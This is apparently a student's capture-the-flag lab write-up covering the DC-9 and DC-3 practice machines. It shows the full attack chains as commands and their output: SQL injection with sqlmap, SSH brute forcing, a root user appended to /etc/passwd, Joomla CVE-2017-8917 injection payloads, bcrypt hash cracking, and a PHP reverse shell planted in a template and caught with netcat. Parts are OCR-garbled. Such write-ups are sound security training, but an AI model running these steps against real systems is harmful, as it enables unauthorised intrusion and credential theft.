It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:03:38 /2026-03-26/
```

Database: users
Table: UserDetails
[17 entries]

Home Display All Records Search Manage

id	lastname	password	reg_date	username	firstname
1	Moe	3kfs86sfd	2019-12-29 16:58:26	marym	Mary
2	Dooley	468sfdfsd2	2019-12-29 16:58:26	julied	Julie
3	Flintstone	4sfd87sfd1	2019-12-29 16:58:26	fredf	Fred
4	Rubble	Rocks0ff	2019-12-29 16:58:26	barneyr	Barney
5	Cat	TC6TheBoyz	2019-12-29 16:58:26	tomc	Tom
6	Mouse	B8m#48sd	2019-12-29 16:58:26	jerryr	Jerry
7	Flintstone	Pebbles	2019-12-29 16:58:26	wilmaf	Wilma
8	Rubble	BamBam01	2019-12-29 16:58:26	betttyr	Betty
9	Bing	UrAG0D!	2019-12-29 16:58:26	chandlerb	Chandler
10	Tribbiani	Passw0rd	2019-12-29 16:58:26	joeyt	Joey
11	Green	yN72#dsd	2019-12-29 16:58:26	rachelg	Rachel
12	Geller	ILoveRachel	2019-12-29 16:58:26	rossg	Ross
13	Geller	3248dsds7s	2019-12-29 16:58:26	monicag	Monica
14	Buffay	smellycats	2019-12-29 16:58:26	phoebeb	Phoebe
15	McScoots	YR3BVxxw87	2019-12-29 16:58:26	scoots	Scooter
16	Trump	Ilovepeepee	2019-12-29 16:58:26	janitor	Donald
17	Morrison	Hawaii-Five-0	2019-12-29 16:58:28	janitor2	Scott

```
(quyetnt@quyetnt)~$ sqlmap -u "http://172.16.1.138/results.php" --data="search=a" -p search -D Staff --dump --batch
```



{1.9.11#stable}

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:09:03 /2026-03-26/

Database: Staff
Table: Users
[1 entry]

UserID	Password	Username
1	856f5de590ef37314e7c3bdf6f8a66dc	admin

id	email	phone	lastname	reg_date	firstname	position
1	marym@example.com	46478415155456	Moe	2019-05-01 17:32:00	Mary	CEO
2	julied@example.com	46457131654	Dooley	2019-05-01 17:32:00	Julie	Human Resources
3	fredf@example.com	46415323	Flintstone	2019-05-01 17:32:00	Fred	Systems Administrator
4	barneyr@example.com	324643564	Rubble	2019-05-01 17:32:00	Barney	Help Desk
5	tomc@example.com	802438797	Cat	2019-05-01 17:32:00	Tom	Driver
6	jerrym@example.com	24342654756	Mouse	2019-05-01 17:32:00	Jerry	Stores
7	wilmaf@example.com	243457487	Flintstone	2019-05-01 17:32:00	Wilma	Accounts
8	bettyr@example.com	90239724378	Rubble	2019-05-01 17:32:00	Betty	Junior Accounts
9	chandlerb@example.com	189024789	Bing	2019-05-01 17:32:00	Chandler	President - Sales
10	joeyt@example.com	232131654	Tribbiani	2019-05-01 17:32:00	Joey	Janitor
11	rachelg@example.com	823897243978	Green	2019-05-01 17:32:00	Rachel	Personal Assistant
12	rossg@example.com	6549638203	Geller	2019-05-01 17:32:00	Ross	Instructor
13	monicag@example.com	8092432798	Geller	2019-05-01 17:32:00	Monica	Marketing
14	phoebeb@example.com	43289079824	Buffay	2019-05-01 17:32:02	Phoebe	Assistant Janitor
15	scoots@example.com	454786464	McScoots	2019-05-01 20:16:33	Scooter	Resident Cat
16	janitor@example.com	65464646479741	Trump	2019-12-23 03:11:39	Donald	Replacement Janitor
17	janitor2@example.com	47836546413	Morrison	2019-12-24 03:41:04	Scott	Assistant Replacement Janitor

Hash	Type	Result
856f5de590ef37314e7c3bdf6f8a66dc	md5	transorbital1

Color Codes: Green Exact match, Yellow Partial match, Red Not found.


Example.com - Staff Details

[Home](#) [Display All Records](#) [Search](#) [Manage](#)

Login to manage records.


Username:

Password:



Logged in as admin

```
File does not exist
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110:/nonexistent:/usr/sbin/nologin sshd:x:105:65534:/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin mysql:x:106:113:MySQL Server,,:/nonexistent:/bin/false marym:x:1001:1001:Mary Moe:/home/marym:/bin/bash julied:x:1002:1002:Julie Dooley:/home/julied:/bin/bash fredf:x:1003:1003:Fred Flintstone:/home/fredf:/bin/bash barneyr:x:1004:1004:Barney Rubble:/home/barneyr:/bin/bash tomc:x:1005:1005:Tom Cat:/home/tomc:/bin/bash ierryym:x:1006:1006:Jerry Mouse:/home/ierryym:/bin/bash
```



Logged in as admin

```
File does not exist
[options] UseSyslog [openSSH] sequence = 7469,8475,9842 seq_timeout = 25 command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn [closeSSH] sequence = 9842,8475,7469 seq_timeout = 25 command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn
```

```

(quyetnt@quyetnt)-[~]
$ knock 172.16.1.138 7469 8475 9842
(quyetnt@quyetnt)-[~]
$ nmap -p22 172.16.1.138
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-26 04:26 UTC
Nmap scan report for 172.16.1.138 (172.16.1.138)
Host is up (0.00099s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:DD:D4:33 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds

(quyetnt@quyetnt)-[~]
$

```

```

(quyetnt@quyetnt)-[~]
$ hydra -L user.txt -P pass.txt 172.16.1.138 ssh
Hydra v9.7dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
ervice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-26 04:27:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previo
us session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 414 login tries (l:23/p:18), ~26 tries per task
[DATA] attacking ssh://172.16.1.138:22/
[22][ssh] host: 172.16.1.138 login: chandlerb password: UrAG0D!
[22][ssh] host: 172.16.1.138 login: joeyt password: Passw0rd
[STATUS] 321.00 tries/min, 321 tries in 00:01h, 94 to do in 00:01h, 15 active
[22][ssh] host: 172.16.1.138 login: janitor password: Ilovepeepee
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-26 04:28:37

```

```

(quyetht@quyetht) [~]
$ ssh janitor@172.16.1.138
The authenticity of host '172.16.1.138 (172.16.1.138)' can't be established.
ED25519 key fingerprint is: SHA256:QqKiAU3zrowiN9K1SVvmSWvLBZAqdSpT0aMLTwGlyvo
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.1.138' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
janitor@172.16.1.138's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
janitor@dc-9:~$ ls -al
total 16
drwx----- 4 janitor janitor 4096 Mar 26 14:28 .
drwxr-xr-x 19 root root 4096 Dec 29 2019 ..
lrwxrwxrwx 1 janitor janitor 9 Dec 29 2019 .bash_history -> /dev/null
drwx----- 3 janitor janitor 4096 Mar 26 14:28 .gnupg
drwx----- 2 janitor janitor 4096 Dec 29 2019 .secrets-for-putin
janitor@dc-9:~$

```

```

janitor@dc-9:~$ cd .secrets-for-putin/
janitor@dc-9:~/.secrets-for-putin$ ls -al
total 12
drwx----- 2 janitor janitor 4096 Dec 29 2019 .
drwx----- 4 janitor janitor 4096 Mar 26 14:28 ..
-rwx----- 1 janitor janitor 66 Dec 29 2019 passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
janitor@dc-9:~/.secrets-for-putin$

```

```
(qjy0u10 qjy0u10) [ ]
$ hydra -L user.txt -P pass.txt 172.16.1.138 ssh
Hydra v9.7dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this i
s non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-26 04:
34:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 552 login tries (l:23/p:2
4), ~35 tries per task
[DATA] attacking ssh://172.16.1.138:22/
[22][ssh] host: 172.16.1.138 login: fredf password: B4-Tru3-001
[STATUS] 278.00 tries/min, 278 tries in 00:01h, 276 to do in 00:01h, 14 activ
e
[22][ssh] host: 172.16.1.138 login: chandlerb password: UrAG0D!
[22][ssh] host: 172.16.1.138 login: joeyt password: Passw0rd
[22][ssh] host: 172.16.1.138 login: janitor password: Ilovepeepee
```

```
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:~$
```

```

fredf@dc-9:~$ cd /opt/devstuff/
fredf@dc-9:/opt/devstuff$ ls -al
total 28
drwxr-xr-x 5 root root 4096 Dec 29 2019 .
drwxr-xr-x 4 root root 4096 Dec 29 2019 ..
drwxr-xr-x 3 root root 4096 Dec 29 2019 build
drwxr-xr-x 3 root root 4096 Dec 29 2019 dist
drwxr-xr-x 2 root root 4096 Dec 29 2019 __pycache__
-rw-r--r-- 1 root root 250 Dec 29 2019 test.py
-rw-r--r-- 1 root root 959 Dec 29 2019 test.spec
fredf@dc-9:/opt/devstuff$ cat test.py
#!/usr/bin/python

import sys

if len(sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
fredf@dc-9:/opt/devstuff$

```

```

(quyetnt@quyetnt)-[~]
$ openssl passwd -1 -salt quyetnt 123456
$1$quyetnt$3fXGW0PsfdA/.1eRbr9pe1
(quyetnt@quyetnt)-[~]

```

```

fredf@dc-9:/opt/devstuff/dist/test$ echo 'quyetnt:$1$quyetnt$3fXGW0PsfdA/.1eRbr9pe1:0:0::/root:/bin/bash' >> /tmp/raj
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./test /tmp/raj /etc/passwd
fredf@dc-9:/opt/devstuff/dist/test$ su quyetnt
Password:
root@dc-9:/opt/devstuff/dist/test# whoami
root

```

```
root@dc-9:~# ls
theflag.txt
root@dc-9:~# cat theflag.txt
```

NICE WORK!!!

Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9. Just wanted to send out a big thanks to all those

LAB E3

Thu thập thông tin:

```
(quyetnt@quyetnt)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:5b:99:83, IPv4: 172.16.1.131
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
)
172.16.1.1      00:50:56:c0:00:08      (Unknown)
172.16.1.2      00:50:56:e5:d1:ae      (Unknown)
172.16.1.139    00:0c:29:30:37:c7      (Unknown)
172.16.1.254    00:50:56:fc:c8:41      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.298 seconds (111.40 hosts/sec)
. 4 responded

(quyetnt@quyetnt)-[~]
```

```
(quyetnt@quyetnt)-[~]
$ nmap -sC -sV -p- 172.16.1.139
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-29 04:19 UTC
Nmap scan report for 172.16.1.139 (172.16.1.139)
Host is up (0.0014s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Home
MAC Address: 00:0C:29:30:37:C7 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.61 seconds
```

```
(1337.today)

--=[OWASP JoomScan
+---++---=[Version : 0.0.7
+---++---=[Update Date : [2018/09/23]
+---++---=[Authors : Mohammad Reza Espargham , Ali Razmjoo
--=[Code name : Self Challenge
@OWASP_JoomScan , @rezesp , @Ali_Razmjoo , @OWASP

Processing http://172.16.1.139 ...

[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 3.7.0

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable
```

```
(quyetnt@quyetnt)-[~]
$ searchsploit joomla 3.7.0

Exploit Title | Path
Joomla! 3.7.0 - 'com_fields' SQL Injection | php/webapps/42033.txt
Joomla! Component Easydiscuss < 4.0.21 - C | php/webapps/43488.txt

Shellcodes: No Results

(quyetnt@quyetnt)-[~]
$ searchsploit -m 42033
Exploit: Joomla! 3.7.0 - 'com_fields' SQL Injection
URL: https://www.exploit-db.com/exploits/42033
Path: /usr/share/exploitdb/exploits/php/webapps/42033.txt
Codes: CVE-2017-8917
Verified: False
File Type: ASCII text
Copied to: /home/quyetnt/42033.txt
```

```
(quyetnt@quyetnt)-[~]
$ cat 42033.txt
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917


URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27

Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]

Parameter: list[fullordering] (GET)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (DUAL)
  Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (1573=1573) THEN 1573 ELSE 1573*(SELECT 1573 FROM DUAL UNION SELECT 9674 FROM DUAL) END)

  Type: error-based
  Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
  Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 6600 FROM(SELECT COUNT(*),CONCAT(0x7171767071,(SELECT (ELT(6600=6600,1))),0x716a707671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
```



[Main Menu](#)

for attacking

user's response

Menu

Login Form


Diagram illustrating a vertical column of cells in a grid. The top cell contains 'H', the middle cell contains 'V', and the bottom cell contains '...'.

<https://sqlmap.org>

```
[*] starting @ 04:27:47 /2026-03-29/
```

```
#_menu_types
#_menu
#_messages_cfg
#_messages
#_modules_menu
#_modules
#_newsfeeds
#_overrider
#_postinstall_mess
#_redirect_links
#_schemas
#_session
#_tags
#_template_styles
#_ucm_base
#_ucm_content
#_ucm_history
#_update_sites_ext
#_update_sites
#_updates
#_user_keys
#_user_notes
#_user_profiles
#_user_usergroup_m
#_usergroups
#_users
#_utf8_conversion
#_viewlevels
```

```
(quyetnt@quyetnt)-[~]
$ sqlmap -u "http://172.16.1.139/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent -p list[fullordering] -D joomladb -T '#__users' -C username,password --dump
```



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:31:54 /2026-03-29/

```
[04:32:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL ≥ 5.1
[04:32:04] [INFO] fetching entries of column(s) 'password,username' for table
'#__users' in database 'joomladb'
[04:32:04] [INFO] retrieved: '$2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGe ...'
[04:32:04] [INFO] retrieved: 'admin'
Database: joomladb
Table: #__users
[1 entry]
```

username	password
admin	\$2y\$10\$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWFlfB1Zu

```

(quyetnt@quyetnt)-[~]
$ echo 'admin:$2y$10$DpfpYjADpejngxNh9GnmCeyIHCWpL97CVRnGeZsVJwR0kWF1fB1Zu'
> hashpass.txt

(quyetnt@quyetnt)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashpass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
snoopy (admin)
1g 0:00:00:01 DONE (2026-03-29 04:35) 0.6622g/s 95.36p/s 95.36c/s 95.36C/s 55
5555..sandra
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(quyetnt@quyetnt)-[~]

```



OffSecKali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DB

SystemUsersMenusContentComponentsExtensionsHelp

DC-3

Control PanelJoomla!

CONTENT

New Article

Articles

Categories

Media

STRUCTURE

Menu(s)

Modules

USERS

Users

CONFIGURATION

Global

Templates

Language(s)

EXTENSIONS

Install Extensions

MAINTENANCE

Joomla is up to date.

You have post-installation messages

There are important post-installation messages that require your attention.

This information area won't appear when you have hidden all the messages.

Read Messages

LOGGED-IN USERS

admin	Administration	2026-03-29 04:39
admin	Site	2026-03-29 04:38

POPULAR ARTICLES

0	Welcome to DC-3	2019-03-23 10:02
---	-----------------	------------------

RECENTLY ADDED ARTICLES

	Welcome to DC-3 admin	2019-03-23 10:02
--	-----------------------	------------------

Styles

Templates

Site


Search

Clear


Template ascending

20



Image	Template	Version	Date	Author
	Beez3 Details and Files No preview available. You can enable preview in the options.	3.1.0	25 November 2009	Angie Radtke a.radtke@derauftritt.de http://www.der-auftritt.de
	Protostar Details and Files No preview available. You can enable preview in the options.	1.0	4/30/2012	Kyle Ledbetter admin@joomla.org



Editing file "/error.php" in template "bee3".



Editing file "/error.php" in template "bee3".



Editing file "/error.php" in template "bee3".

css

html

images

javascript

language

component.php

error.php


index.php

jsstrings.php

Press F10 to toggle Full Screen editing.

```
1 <?php
2 // php-reverse-shell - A Reverse Shell implementation in PHP
3 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
4 //
5 // This tool may be used for legal purposes only. Users take full responsibility
6 // for any actions performed using this tool. The author accepts no liability
7 // for damage caused by this tool. If these terms are not acceptable to you, then
8 // do not use this tool.
9 //
10 // In all other respects the GPL version 2 applies:
11 //
12 // This program is free software; you can redistribute it and/or modify
13 // it under the terms of the GNU General Public License version 2 as
14 // published by the Free Software Foundation.
15 //
16 // This program is distributed in the hope that it will be useful,
17 // but WITHOUT ANY WARRANTY; without even the implied warranty of
18 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
19 // GNU General Public License for more details.
```

Save.



```
(quyetnt@quyetnt)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [172.16.1.131] from (UNKNOWN) [172.16.1.139] 47712
Linux DC-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686
i686 i686 GNU/Linux
 14:51:23 up 33 min,  0 users,  load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c "import pty; pty.spawn('/bin/bash');"
